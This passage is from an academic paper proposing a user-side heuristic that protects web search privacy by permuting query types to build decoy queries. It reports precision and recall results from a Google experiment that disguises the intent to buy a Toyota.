[6] Jaynes, R. A. S. C., Simpson, T., Mallicoat, D., Francisco, J., Mizell, W., and Cikovic, D., "Managing O&S Costs - A Framework to Consider," 2012.

[7] NASAR. (2016, October 10). National Association for Search and Rescue. Available: http://www.nasar.org/

[8] Office, U. S. G. A., "GAO Cost Estimating and Assessment Guide," GAO-09-3SP ed: GAO, 2009.

[9] Peterson, L. L. and Davie, B. S., Computer Networks, 1st ed. San Francisco,Calif.: Morgan Kaufmann, 2000.

[10] Saaty, T. L., "Priority setting in complex problems," IEEE Transactions on Engineering Management, vol. EM-30, pp. 140-155, 1983.

[11] Under Secretary of Defense for Acquisition, T. a. L., or USD(AT&L), "Operation of the Defense Acquisition System 5000.02," vol. 5000.02, U. A. L. Department of Defense, Ed., ed. Washington, DC, 2015.

[12] Wauthier, F. L., Jordan, M. I., and Jojic, N., "Efficient Ranking from Pairwise Comparisons," in The 30th International Conference on Machine Learning, 2013.

Permutation of Web Search Query Types for User Intent Privacy

Kato Mivule
Department of Computer Science
Norfolk State University
Norfolk, Virginia, USA

***Abstract*—Privacy remains a major concern when using search engines to find for information on the web due to the fact that search engines own massive resources in preserving search logs of each user and organizations. However, many of the present query search privacy practices require the very same search engine and third party to collaborate, making privacy even more difficult. Therefore, as a contribution, we present a heuristic, permutation of web search query types, a non-cryptographic heuristic that works by formation of obfuscated search queries via permutation of query keyword categories. Preliminary results from this study show that web search query and specific user intent privacy might be achievable from the user side without involvement of the search engine or other third parties by the permutation of web search query types.**

Keywords—Web search query privacy; user intent privacy; search engines; Information Retrieval

I. Introduction

Privacy remains a major concern when using search engines to search for information on the Internet due to the fact that search engines own considerable resources in keeping user and organization search logs. However, many of the present query search privacy practices necessitate the very same search engine and third party applications to collaborate, making web search privacy a challenge.




Fig. 1. Third party web search privacy system

As illustrated in Figure 1, many web search query privacy techniques require collaboration with a search engine or third party cryptographic system. In our proposed heuristic, as shown in Figure 2, the user has full control in obfuscating their search intent without the need of a third party. In this paper, we present a heuristic, permutation of web search query types, a non-cryptographic heuristic that works by formation of obfuscated search queries via permutation of query keyword categories. We also make a distinction between concept user intent and specific user intent, with the goal of giving users privacy controls over their specific user search intent without involvement of third parties. Concept user intent is concerned with general aspects that users search for, while specific user intent is concerned with the specific item the user intends to search for. Preliminary results from this study show that web search query and specific user intent privacy might be achievable from the user side without involvement of the search engine collaboration or other third parties by the permutation of web search query types. In this proposed heuristic, users initially generate obfuscated queries based on permutations of different query keyword types. The generated permutated queries are then combined with the original search terms to search for information in the search engine at the same time.




Fig. 2. User-side web search privacy system

The rest of the paper is organized as follows. In Section 2, we discuss the background and related work. In Section 3, we outline the suggested heuristic. In Section 4, we discuss preliminary results. In Section 5, a conclusion and future works is given.

II. Background and Related Work

A web search engine: This is a software application normally hosted by search engine organizations and used mainly to search for information and index documents on the web[1][2][3]. *Web search queries:* These are words and phrases input by a user into a search engine to retrieve relevant indexed documents stored by the search engine [4]. There are three main web search queries categories [5] [6] [7]: *Informational queries* – web search queries that deal with general subjects, and retrieve large related result numbers, e.g. “Trains” and “Tourism”. *Navigational queries* – these are queries that deal with searching for a specific website or webpage e.g. “Twitter” and “Yahoo Movies”. *Transactional* *queries* – these are queries in which the user seeks to make an online action like buy an item, stream music, or watch a movie; e.g., “Buy airline tickets”. Web search queries in most cases are always concise, imprecise, contain subtopics, and can be viewed as in two major categories – faceted and ambiguous queries [6]: *Faceted queries:* Faceted queries can be comprised of subtopics, but are non-ambiguous, precise, and return particular and relevant results. *Ambiguous queries:* these types of queries typically have more than one denotation, and so the search engine returns results that might not be pertinent to the user.

Data privacy: This is the process in which individual or entity information is protected against unauthorized disclosure. In this case, user intent, which is the real purpose for an individual or entity issuing a query on a search engine, could be considered private information [8].

Single-party privacy search: Single-party privacy search is a privacy technique that works by permitting users to generate their own public profiles with need to make changes on the server side, by using cataloged topics of interests, generating false queries that are amalgamated with real queries, and implementing all produced queries simultaneously in the web search engine [9]. The phony queries are produced using a knowledge-base, such as, the open directory project, to interpret the singular intent based on the sematic distance between the false and real intent in the query outcomes [9]. We chart a parallel methodology to the single party privacy search, nevertheless, in our heuristic, focus is placed on permutation of topical query keywords in the production of disguised queries and the pseudo-user profile in this case could be created via deflecting URL clicks produced from retrieved search results.

Web search query disambiguation: This is the process in which query search terms undergo reformation and refinement to eliminate any ambiguity so as to better predict user intent in order to and retrieve highly relevant search results for o the user [10].

Web search query reformation: Similar to query disambiguation, reformation is the process in which search engines use query enhancement methods to modify and accurately capture user intent. The reformatted query is then presented as an alternative to the user in replacement for what the search engine perceived as ambiguous. It is important for privacy practitioners to note that search engines store both the original query issued by the user and the reformed query selected by the user, to correct future errors, typos, and for adjustments of the query for personalized results. Although search engines could yield improved and more unambiguous search results for the web user, search query reformation can be viewed as vulnerability against web search query obfuscation [11][12][13][14].

Precision and recall: these are the two main measures employed by search engines to calculate the efficiency of web search queries in regards to retrieved relevant documents. The value for these measures is between 0 and 1, with 1 being the best value for both precision and recall [10]. The formal expression for precision and recall are:

$$Precision\ (P) = \frac{Total\ of\ retrieved\ relevant\ articles}{Total\ of\ retrieved\ articles} \quad (1)$$

$$Recall\ (R) = \frac{Total\ of\ retrieved\ relevant\ articles}{Total\ of\ relevant\ articles} \quad (2)$$

The average precision metric: can be employed to measure how efficient the obfuscated web search queries are by measuring the precision and relevance of documents returned to a user. Suggested by Turpin and Scholer (2006), the average precision (AP) quantifies the efficiency of search queries in retrieving relevant documents and is formally expressed as follows [15]:

$$AP = \frac{1}{\sum_{i=1}^{k} r_i} \sum_{i=1}^{k} r_i \left(\frac{\sum_{j=1}^{i} r_j}{i} \right) \quad (3)$$

The symbol r_i returns a value of 1 if the retrieved document is relevant otherwise a 0 is returned. *k* symbolizes the amount of retrieved items, that is, the *top-k* retrieved items.


Plausible deniability: Plausible deniability search is web search query privacy process in which a set of *k-1* dummy queries with attributes analogous to the original but on dissimilar subjects, are produced and used to obscure original queries [16]. Plausible deniability search demands that every unprecedented query be replaced with a consistent but analogous dummy query with the intention to retrieve outcomes very comparable to those projected from the original query. Any subsection of *k* dummy queries will generate statistically indistinguishable outcomes to a corresponding unprecedented set of *k* queries [16]. The produced dummy queries are implemented at the identical time to cover the intent of the user, creating a difficulty in detecting which precise query was deliberated on by the user; leaving the burden of proof to the search engine to ascertain which query fits a particular user [16]. Formally plausible deniability search is expressed as follows [16]:

“The conditions for plausible deniability privacy (PD-Privacy) $\boldsymbol{Q_i}$ *are realized if: (i) the user can show that any query* $\boldsymbol{Q_j} \in \boldsymbol{S}$ *would have produced the set* $\boldsymbol{S}$ *with the same likelihood as* $\boldsymbol{Q_i}$*; (ii) all* $\boldsymbol{Q_j} \in \boldsymbol{S}$ *are on distinctive subjects; (iii) all* $\boldsymbol{Q_j} \in \boldsymbol{S}$ *are likely similar to the authentic query. Where* $\boldsymbol{S} = \{\boldsymbol{Q_1}, \dots, \boldsymbol{Q_k}\}$*, the set of queries at time* $\boldsymbol{t}$*, kept in a log on a server;* $\boldsymbol{Q_i}$*, is the authentic query by the user;* $\boldsymbol{Q_j}$ *is the set of dummy queries similar to the authentic query”.*

Furthermore, plausible deniability necessitates that at the query implementation phase, all queries must be correlated to the leading theme but with low Euclidean distance in the semantic space [16]. Although our proposed heuristic meets some benchmarks of plausible deniability search, our methodology deviates from the standard plausible deniability search approach by producing dummy queries based on the query type instead of the query topic. We focus on creating dummy query keywords that comprise a permutation of navigational, informational, transactional, temporal, and natural language processing query keywords. The query keywords could be correlated or dissimilar to the unprecedented query but are joined together with the unprecedented query keywords during query implementation phase. Each permutation is expected to produce fluctuating outcomes.

III. Methodology

Permutation of Web Search Query Types Heuristic: In this section, we discuss how permutation is used in our suggested heuristic after identifying the major web search query categories. The typical search query groups as observed in literature is used in this proposed heuristic in the following way [5] [6] [7]: *Navigational* queries symbolized as *N*. *Informational* queries symbolized as *I*. *Transactional* queries symbolized as *T*. *Natural language processing* queries symbolized as *L*. *Temporal* queries symbolized as *P*. For effectual privacy, the user should create a set of dummy queries that comprise, navigational, informational, transactional, natural language processing, and temporal search query types.



Query ID	Query Type	Query
Q1	NI	bbc honda afric newton blue jays freetoyota r us peytonmanning blueribbons
Q2	NI	Honda Car Kamplalal Blue Jays Cnn Forecaster Franc motorolaToyota recall precision
Q3	NIT	Precision Car Kampala Buy Jersey More Toyota CNN Katy Perry Buys Lorry Purchase New Green
Q4	NIT	Honda Green Blue Sell 2011 Peyton Manning Toyota Kampala Purchase When Get Car
Q5	NI	Influence Books Toyota Peyton Manning Transportation Samsung 2015 Causing
Q6	NI	Toyota Influence Samsung 2015 Books Peyton Manning Transportation Causing
Q7	NI	Influence Toyota 2014 Causing Samsung CapeTown
Q8	NI	Influence Toyota 2014 get Samsung CapeTown
Q9	NITP	Acquire Toyota 2014 get Samsung Cape Town
Q10	NITP	Acquire Toyota 2014 get Samsung
Q11	NITP	Acquire Toyota 2014 get Samsung Obtain shoes 2015
Q12	NITP	Acquire Toyota 2014 get Samsung Obtain shoes cnn.com western civilization
Q13	NITP	Acquire Toyota 2014 get Samsung Obtain shoes.com Albert Einstein
Q14	NITP	Purchase Toyota 2014 get Samsung Obtain shoes.com Albert Einstein

Fig. 3. A Sample of Obfuscated Queries using the Permutation Heuristic

The suggested set of search query formation will be a permutation of items in set *Q = {NITLP}*. This entails that any obfuscated query formation will comprise a permutation of *N*, *I*, *T*, *L*, *P* keywords. Formally the quantity of permutations of any *k* items can be calculated as follows [17]:

$$P(n,k) = \frac{n!}{(n-k)!} \quad for\ 0 \le k \le n \tag{4}$$

Where n is the number in set Q, and k is the quantity of permutations for any k items. Assuming the set *Q = {NITLP}*, the quantity of permutations of the five objects in the set Q at an occurrence is:

$$P(n,k) = \frac{n!}{(n-n)!} = \frac{n!}{0!} = n! \tag{5}$$

$P(5,5) = 5*4*3*2*1 = 120.$ Consequently the quantity of permutations from the five objects in set Q produces 120 arrangements of conceivable obfuscated query formations. For the preliminary experiment done suggested heuristic, not every permutation of each k or all the $k{=}n$ (where *n=5*) items was used in the query implementation phase. Nonetheless, an assortment was done from the *k=1, k=2, k=3, k=4* and *k=n* permutation categories. The subsequent permutations were chosen for the preliminary experiment to examine the hypothesis: Q_p *={I, IT, IP, TP, IL, NI, NIT, NIP, IPL, ITP, NITP, ITPL, NIPL, NITL, NITPL}*. Because order is essential to the query formation, permutation is employed as core for producing several query sets. Although the permutations are determinate, the incentive is that for each search term that necessities obfuscation, the user has the prospect to produce permutations (*n!*) of obfuscated queries that are problematic for the search engine to disambiguate immediately. This is with the assumption that the search engine does not know apriori what that particular user intent is and how that same user intends to construct their search queries. A sample of the obfuscated queries using the suggested heuristic is shown in Figure 3.

IV. Experiment and Preliminary Results

The experiment: The aim of the experiment was to disguise queries using the suggested search heuristic of permutation of web search query types, namely, transaction, navigational, temporal, and informational queries. In the experiment, obfuscation of web search queries is done for a hypothetical entity that wants to unambiguously *“buy a Toyota”* automobile. In the experiment, real search queries are embedded in a set of distracting keywords but keeping with the permutations as suggested in the heuristic. The goal is that retrieved outcomes should allow the hypothetical user to read or surf Toyota related web snippets but without letting the search engine know the true intent of the search. The intention of the experiment was to apply the suggested heuristic to obfuscate the search query, “*Buy Toyota*”, and explicit intent that the user wanted to “*buy a Toyota*”. In the experiment, 121 search queries were produced after the permutation process. Each created query permutation was then implemented simultaneously with the original search query in the search engine. In the experiment, the user is logged into their browser/search engine account. The aim is that the browser/search engine logs the user query activity and generates a browsing and search history that further helps serve as a decoy and make it difficult for the search engine to decipher user intent. In this experiment, the Google search engine and Chrome browser were employed. A sum of 12,177 Google articles (snippets) was retrieved and analyzed using text mining tools for relevant and non-relevant documents.

Documents that were viewed as relevant contained phrases that were related to "*Buy Toyota*". Non-relevant articles were those that did not contain any phrase related to "Buy Toyota" and were viewed as diversionary.

Preliminary results: The examination of results from the experiment was to show the number of retrieved documents that were considered relevant. In Figure 4, retrieval search outcomes from the obfuscated queries are shown with overall 121 queries formulated and implemented. The amount of retrieved and relevant documents (snippets) is presented on the y-axis with each query (*Q1* to *Q121*) corresponding on the y-axis. Additionally Figure 4 shows a summary of how the obfuscated web search queries performed as compared to the number of retrieved relevant results. The *x*-axis shows the obfuscated queries *Q1* to *Q121*, whereas the *y*-axis depicts the quantity of retrieved relevant documents. The two series illustrated in the graph show the documents retrieved, with the top series showing overall retrieved documents whereas the lower series depicts the relevant documents. In this experiment, the key phrase "*Toyota*" was employed in selecting all documents that were viewed as relevant. For example, for the query *Q1*, 126 overall documents were retrieved but only ten documents were relevant, that is, only documents that comprised the key search phrase, "*Toyota*". The other residual non-relevant documents are associated to the dummy queries and deflecting key phrases employed to obfuscate the main intent and key search phrase, "*Toyota*". The specific intent of the user was to intentionally buy a Toyota. Yet deprived of any encryption methods, this experiment pursued if it were achievable to obfuscate particular user intent and yet retrieve relevant documents to the user. As shown in Figure 4, the amount of retrieved documents was cut off at an average of 100 documents per query. In this experiment, the *top-k* articles were chosen, with *k* being an average of 100 articles. The rational was grounded on research that the average user is inclined to glance the first page of the search engine results and browse the first 20 top articles (snippets) [18][19][20][21]. In certain occasions, particular search engine outcomes were less than 100. In such situations, owing to the type of the query formation employing a set of key words to obscure the intended key search term, retrieved results were abridged with demands to reformulate the query, a technique that Google and other search engines do in order to have the user to enter a more "correct" search term. However, query reformation was evaded in this experiment; instead focus was placed on observing the effect of the obfuscation in terms of the retrieved relevant documents. The other observation from Figure 4 is that some queries retrieved larger amounts of relevant documents in comparison with other queries. For example, queries *Q1* and *Q4* retrieved 126 and 106 documents correspondingly. However, only 10 and 17 were considered relevant for each of those queries.

Meanwhile, for queries *Q22* and *Q50*, a total of 105 and 107 documents were retrieved correspondingly. Yet only 74 and 82 were considered relevant documents for each respective query. One reason for such an effect in the various numbers of retrieved documents is that the obfuscated search query formation, in this case, could be viewed as an adjustable parameter. This is to say that the amount of obfuscation during query formation affects the number of relevant articles retrieved in context of the user's intended original query. Therefore, the reverse is also true; in that less obfuscated the query is the more retrieved relevant results one generates. Additionally, the low correlation value shown in Table 1, among the retrieved and relevant results, is at *0.21* signifying that there exists little relation. Yet this correlation value could be viewed, as a signal that the obfuscation methods used in the making of the web search query could be effectual. Although the low correlation value could be a good gauge for a better privacy, the difficulty of usability still remains. The relevancy of retrieved documents to the user in regards to the obfuscated queries remains essential to the user.

Moreover, as shown in Table 1, the null hypothesis that the entire retrieved articles are relevant is rejected given that the Chi-square shows the *p-value < 0.05*. However, caution should be taken when reading these results. Although the p-value is less that 0.05 and could signify that the permutation of the web search query type heuristic is effective in granting obfuscation and confidentiality for specific user intent, other factors such as user clicks on URLs and advertisement links could still reveal the specific user intent to a search engine. Furthermore, we are only presenting our suggested heuristic and preliminary results. More extended experiments need to be done that will take the user clicks on URLs and advertisement links into consideration and will be done as part of our future works.

Privacy verses usability: Furthermore, the type of query permutation determines the retrieved relevant results. This highlights the challenge of finding equilibrium between privacy and usability while showing the need to consider necessary trade-offs. To highlight this challenge, in Figures 6, 7, 8, and 9, four queries, *Q12*, *Q27*, *Q22*, and *Q102* are chosen – two with the least average precision values two with the highest average precision values as shown in Figure 5. The precision and recall values are depicted in each graph; the *x*-axis shows the amount of retrieved articles, while the *y*-axis shows the precision and recall values. The recall values continuously move near the value 1, since precision is computed basing on the *top-k* retrieved articles. Hence the average precision is that value at which the recall is 1. Thus for queries *Q12*, *Q27*, *Q22*, and *Q102*, the average precision values are 0.376, 0.342, 0.735, and 0.916 correspondingly as illustrated in Figure 5.




Fig. 4. Retrieved versus relevant documents as per search query Q1 to Q121




Fig. 5. Graphical presentation of Average Precision and F-Measure Results




Fig. 6. Recall and Precision @ *k* for query Q12




Fig. 7. Recall and Precision @ *k* for query Q27




Fig. 8. Recall and Precision @ *k* for query Q22





Fig. 9. Recall and Precision @ *k* for query Q102

Considering the average precision metric, the values vary between 0 and 1, where 1 as a signal for better performance. The queries *Q12* and *Q27* outcomes show low average precision values but effective obfuscation, which can be attributed to the level of permutation. This is additionally seen in Figure 4, where the retrieved articles for *Q12* and *Q27* are 148 and 104 correspondingly, yet the relevant articles – articles that comprised the keyword "*Toyota*", for *Q12* and *Q27* recorded values 31 and 27 in that order. It could be reasoned that this is a signal of good obfuscation due to a robust permutation set being chosen. However, this only brings the question of usability to the forefront. Retrieving articles that are of no meaning in regards to what the user is querying, does grant some level of user intent privacy yet the usefulness of such outcomes remains challenging.

TABLE I. CORRELATION – RETRIEVED VS. RELEVANT



Statistic	Retrieved Docs	Relevant Docs
